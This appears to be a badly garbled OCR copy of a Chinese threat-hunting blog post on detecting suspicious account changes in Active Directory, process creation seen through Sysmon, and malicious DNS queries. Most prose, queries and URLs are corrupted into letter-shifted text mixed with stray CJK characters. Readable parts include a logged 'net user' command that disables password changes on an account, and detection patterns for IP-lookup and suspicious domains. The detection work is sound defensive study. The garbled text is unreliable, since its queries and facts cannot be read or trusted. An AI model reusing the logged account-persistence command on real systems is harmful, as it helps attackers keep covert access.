
RX 罪矿 耻 裁阿 ,

Sulp du|jurxsLG@846 + ,

阻 绑 矿 参 Dgg摄 ⑨ 练 摄



露 参 Vhdufk 矿 Ⓑ般 whvwxvhu5 摄



罪 矿 规脑结 陷裁 警矿

Ⓑ般摄

绑 XvhuDffrxqwFrqwuro 神

845 0 Hqdedh Dffrxqw知 矩

847 0 Glvdedh dffrxqw知 矩

877 0 DffrxqwHqdedhg 0 Uhtxluh xvhuwr fkdqjh sdvvzrug dwiluvworjrq知 矿调 练 远 矩

73<9 0 Z r unvwdwr q2vhuyhu知 败 携 ⓡ 矩

9937; 0 Hqdedng/sdvvz r ug qhyhu h{sluhv知 矿 绝 结 矩

99383 0 Glvdedng/ sdvvz r ug qhyhu h{sluhv知 矿 绝 结 矩

993;3 0 Hqdedng/ GRQWbH[SLUHbSDVVZ RUG 0 SDVVZ GbQRWUHTG知 矿 结 矿绝结 矩

595989 0 Vp duwF dug Orj r q Uht xluhg知 矩

8657;3 0 Gr p dlq f r qwur odhu知 矩

sr z huvkhoo 轴矿 Sr z huvkhoo 练神

J hw0DGXvhu 0l lowhu ~XvhuDf f r xqwF r qwur o0ht 9937; Ø

```
PS C:\Users\Administrator> Get-ADUser -Filter {UserAccountControl -eq 66048}


DistinguishedName : CN=testuser1,OU=testusers,OU=testou,DC=hl0reytest,DC=com
Enabled           : True
GivenName         :
Name              : testuser1
ObjectClass       : user
ObjectGUID        : 7aff8255-d81b-4b51-b986-c688d0d3b06e
SamAccountName    : testuser1
SID               : S-1-5-21-2738430903-605280645-2883001523-1124
Surname           : testuser1
UserPrincipalName : testuser1@hl0reytest.com

DistinguishedName : CN=testuser2,CN=Users,DC=hl0reytest,DC=com
Enabled           : True
GivenName         :
Name              : testuser2
ObjectClass       : user
ObjectGUID        : 4dedc373-97a1-4493-8352-2b106367fcf1
SamAccountName    : testuser2
SID               : S-1-5-21-2738430903-605280645-2883001523-1129
Surname           : testuser2
UserPrincipalName : testuser2@hl0reytest.com
```

信安之路

5神

起　　艰警　LG 7: 6;　前kvhu dffrxqwz dv fkdqj hg易知

矩　　XDF　规　　XDF　　摄

角　　规绑　　XDF　　神

XDF　=3{43 0A　XDF　=3{543

XDF　=3{44 0A　XDF　=3{543

XDF　=3{48 0A　XDF　=3{543

XDF　　聊神

3{43=Dffrxqw Hqdedng+　　,

3{44=Dffrxqw Glvdedng知　　矩

3{543=Dffrxqw Hqdednq/ Sdvvzrug Qhyhu H{sluhv知

矿绝　　结　　矩

3{48=Dffrxqw Glvdednq/ Sdvvzrg Qrw Uhuxlhg知　　矿绝结　　矩

3{544=Dffrxqw Glvdednq/ Sdvvzrug Qhyhu H{sluhv知

矿绝　　结　　矩


败　　起　般 LEP Tudgdu DTO　矿　　罗艰警摄　罗结　阀　矿　脑　　矿　规般摄

练罗 LEP Rudgdu DTO　足　神

vhdnfw %Wrxufh Xvhu Qdp h%6 %WWdujhw Dffrxqw%6%

%Fkdqjhg Dwwulexwhv% iurp hyhqwv zkhuh hyhqwlg@7:6; dqg qrw +XWI;+sd|orqg, lpdwfkhv *+1–3{441. 3{5431–,·+1–3{481. 3{5431–,·+1–3{431. 3{5431–,··+1–3{5441. 3{5431–,*; odvw<3 gd|v

练　　练罗　　ⓡ　院　摄　(y) XDF　补　3{43　Ⓑ　3{543知　　矩摄规绑　练罗　Ⓑ艰警矿陷　　练罗　　ⓡ　　摄




sr z huvkhoo 练　　矿　翻　　练罗　　矿脑

蚁耻(Y)　　摄

Jhw0HyhqwOrj　0Orj Qdp h　Vhfxulw\　0Lqvwdqfh Lg　7:6;　·

Vhdnfw0Remfw0Surshuw\　Phvvdjh ·irup dw0dvw



6神

起 v| vp r q (s) 艰警 罗艰警摄


V| vp r q 绑 警 神

kwwsv=22gr f v1p lf ur vr i w1fr p 2hq0xv2v| vlqwhuqdo2gr z qor d gv2v| vp r q

矿 聊 面 绑 警神

```
?V| vp r q vfkhp dyhuvlr q@%7133%A

?Hyhqwlowhulqj A

?Sur fhvvFuhdwh r qp dwfk@%bqfoxgh%A

?Lp dj h fr qglwr q@%fr qwdlqv%Aqhw1h{h?2Lp dj hA

?Fr p p dqgOlqh
fr qglwr q@%fr qwdlqv%Asdvvz rugfkj ?2Fr p p dqgOlqhA

?2Sur fhvvFuhdwhA

  ?2Hyhqwlowhulqj A

?2V| vp r qA
```

v| vp r q矿 摄




魁罗。 院 观摄

陷 谅

知 F=_Z lqgr z v_V| vwhp 65_z lqhyw_Or j v_P lfur vr i w0Z lqgr z v0V

|vprq(7Rshudwrqdo矩 Ⓑ 矿 Ⓑ 角

翻摄



```
Microsoft-Windows-Sysmon%4Operational   事件数: 436
级别    日期和时间              来源     事...  任务类别
信息    2019/3/14 14:17:01      Sysmon   5  Process terminated (rule: ProcessTerminate)
信息    2019/3/14 14:17:01      Sysmon   5  Process terminated (rule: ProcessTerminate)
信息    2019/3/14 14:17:01      Sysmon   1  Process Create (rule: ProcessCreate)
信息    2019/3/14 14:17:01      Sysmon   5  Process terminated (rule: ProcessTerminate)
信息    2019/3/14 14:17:01      Sysmon   5  Process terminated (rule: ProcessTerminate)
信息    2019/3/14 14:17:01      Sysmon   1  Process Create (rule: ProcessCreate)
信息    2019/3/14 14:17:01      Sysmon   5  Process terminated (rule: ProcessTerminate)
信息    2019/3/14 14:17:01      Sysmon   5  Process terminated (rule: ProcessTerminate)
信息    2019/3/14 14:17:01      Sysmon   1  Process Create (rule: ProcessCreate)

事件 1，Sysmon
+ System
- EventData
  RuleName
  UtcTime       2019-03-14 06:17:01.644
  ProcessGuid   {D8C932FC-F1DD-5C89-0000-0010B9430C00}
  ProcessId     428
  Image         C:\Windows\System32\net.exe
  FileVersion   6.1.7600.16385 (win7_rtm.090713-1255)
  Description   Net Command
  Product       Microsoft® Windows® Operating System
  Company       Microsoft Corporation
  CommandLine   net user ggg gggggg /passwordchg:no
```

神

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwlqj0590s

huvlvwhqw0sdvvzrug1kwpo

23 - Windows DNS 服务器分析

GQV 院 迎 摄

范迎 (f) 矿 角 ⓥ

角Ⓑ 练范 阿(f) 摄

罪矿 角遂 般 GQV 矿 绝

Ⓑ购 VLHP 频 经知 结 艺 雅 矩摄

耀 (f)落练范 GQV (f) 足 矿 范足 般

耻 GQV (f) GQV 迎摄

角　蝉(f)　耀　　P V GQV　　艰警神

589 0 TXH\bUHFHLYHG 0A GQV txhu| 知　　矩

58: 0 UHVSRQVHbVXFFHVV 0A GQV uhvsrqvh知　　矩

艰警 589神

TXHU\bUHFHLYHG=WF S@3>Lqwhuidf hLS@4151617>

Vrxufh@4<5149; 13149>UG@4>TQDPH@orj lq1dyh1fr p 1>

TW\SH@4>[LG@66948>Sruw@987:;>l odj v@589>

Sdfnhw Gdwd@3{;67l 343333343333333333389F9l 9:9

<9H379F9<:99836969l 9G3333343334>Dgglwrqdd qir @

Yluwxdd}dwrqLqvwdqfhRswrqYdoxh=1

艰警 58:神

UHVSRQVHbVXFFHVV=WF S@3>Lqwhuidf hLS@4151617>

Ghvwqdwrq@4<5149; 13149>DD@3>DG@3>

TQDPH@fwogdz lqgrz vxsgdwh1fr p 1>TW\SH@4>[LG@:39>

GQVVHF@3>UFRGH@3>Sruw@88;<9>l odj v@66485>

Vfrsh@Ghidxow>]rqh@11FdfkhSrdf|Qdph@QXOO>

Sdfnhw Gdwd@3{35F5;4;33334333:333333333896:79F9

79F3G::9<9H979l:::6:8:39794:79836969l 9G3333343

334F33F3338333433333:6:33573D94:8979l::9H9F9l 9

4973G::9<9H979l:::6:8:39794:798389H:694:796369

H98:733F3683338333433333339H333l 35:::83<94:D:8:

59898979: 98F387F39833383334333333773 33; 35: : : 8

359896F39; F3; 3333833343333345F334I 35: : : 836: : : 3

963<94: 3: 55G68659797653E98979: 989694: 6: 7979H: 6

F387F3<7333833343333333E53345369; 9F953E94: 3: 55

G68659797655G63F3D8F3EI 333833343333333E5334437

96: 6646436: : : 39638: 96396979HF387F3GG3334333433

333: 8633378GE; GGI 3>Dgglwr qddqir@

Yluwxdd}dwlr qLqvwdqfh=1

经 矿 角 (f) 耀 院 规绑魁罗雅 神

GQV GQV LS LS摄

。 TQDPH 摄

。 GQV 知 矩 TW\SH 摄

。 GQV 知 矩 UFRGH 摄

足 4神 际 LS zhe ⓡ

警评 练 ⓤ

耀 LS矿规 雅矿陷裁 警

脑 评(x) LS 阿 节

摄绑 练罗(x) DTO 足 矿购 规

败翻练罗 (q)摄


vhcnfwvrxufhls/%TQDPH%iurp hyhqwz khuh

+hyhqwlg@589 ruhyhqwlg@58:, dqg TQDPH lpdwfkhv

*+Bl, ++1–p | ls1–, ·+1–lsf klf nhq1–, ·+1–lslqi r 1–, ·+1–lsdggu1–, ·+1–

p hlqhls1–, ·+1–p hxls1–, ·+1–sr uwt xl} 1–, ·+1–sr uwf khf nwr r o1–, ·+1

–lslg1–, ·+1–lswr r ov1–, ·+1–kr vwls1–, ·+1–f dq| r xvhhp h1–, , *



神购 矿 。 LS z he

ⓡ知 Z heSur{| 矩摄

足 5神 WOGv知 矩

罗 足罪 角 结 评 ⓡ起

遭 摄 结练 警规 ⓤ

院 摄调 败翻练罗 虚 Ⓑ 矿 绝

绕陷裁艰警 院 知 矿 般练罗 矿

般 矩摄

足 罪起 闻 534; WOG (o) 知 矿

WOG 53 罗矩神

kwwsv=22z z z 1v| p dqwhf 1fr p 2eor j v2ihdwxuh0vwr ulhv2wr s05

30vkdg| 0wr s0ohyho0gr p dlqv

vhcnfw vrxufhls/ %T QDP H% iurp hyhqwv zkhuh T QDP H LP DWF KHV

+1–frxqwu| ,·+1–vwuhdp ,+1–grzqordg,·+1–{lq,·+1–jgq,·+1–udflq j ,·+1–rhw}w,·+1–zlq,·+1–elg,·+1–yls,·+1–uhq,·+1–nlp ,·+1–ordq,+1– prp ,·+1–sduw\ ,·+1–uhylhz ,·+1–wudgh,·+1–gdwh,·+1–zdqj ,·+1–df frxqwdqwv,

足 6神GQV W[W UUVLJ


GQV W[W USVLJ 评 练范

GQV ⓤ矿 GQV 规 罗 摄

kwwsv=22iu1zlnlshgld1ruj2zlnl2Olvwhbghvbhquhjlvwuhphqwv bGQV

DTO 神

vhcnfwvrxufhls/ %T QDP H%/FRXQW+–, dvff iurp hyhqwv zkhuh +hyhqwg@589 ruhyhqwg@58:, dqg XWI;+sd|ordg, LP DWF KHV *+BI,++1–TW\SH@491–,·+1–TW\SH@791–,,*JURXS E\ vrxufhls/TQDP H odvw: GD\V



雅　　知足　矿练　雅练罗 LS　　齐

433　　W[W　　矿　绝　　结　　警　跳　矩摄

足　7神GJ D 别别　练　　LS　　Ⓑ　　Q[

Ⓑ　　Q[　　摄知


警　　职Ⓡ矿评　　GJ D　　矩

vhcnf wvr xuf hls/ %T QDP H%@ F RXQW+–, dv f f iur p hyhqw

z khuh hyhqwg@58: dqg XW ; +sd| or dg, LP DWF KHV

+BI,+1–T W\ SH@41–UF R GH@61–, J URXS E\ vr xuf hls/


T QDP H odvw: GD\ V



足 8神 练罗

GJ D携 院 练罗 摄

知 角 般 TW\SH 57< %Wudqvdfwrq Nh| %翻 摄矩



足 9神 练罗 ⓤ ⓡ

足罪矿 角 练罗 ⓤ ⓡ(o) 绕

D 矿练罗(o) 足

kwwsv=22j lvw1j lwkxexvhufr qwhqw1fr p 2qhx8ur q2; gg9<8g7f e59e9gf g<<: 2udz 28f 64dh7: ; ; : deeii: 9794h44d6: 66i59 eggg8g772g

GGQV 耻绕 ⓤ 院矿 耻 院矿 鉴携 摄

神

kwwsv=22z z z 1ldqd1ru j 2dvvlj qp hqw2gqv0sdudp hwhuv2gqv 0sdudp hwhuv1{kwp o&gqv0sdudp hwhuv09

kwwsv=22j lvw1j lwkxexvhufr qwhqw1fr p 2qhx8ur q2; gg9<8g7f e59e9gf g<<: 2udz 28f 64dh7: ; ; : deeii: 9794h44d6: 66i59 eggg8g772g

神

kwwsv=22eor j 1p hqdvhf 1qhw2534<2352wkuhdw0kxqwqj 0570 p lfur vri w0z lggr z v0gqv1kwp o

24 - 通过反向 SSH 隧道连接 RDP

练 sdqn1h{h l uhhVVK 陷裁 读 隆 VVK 练罗 UGS 矿 规翻 参跳练罗询 YSQ ⓡ矿 参 规 菠

Ⓡ 绑矿 练罗 练罗 摄

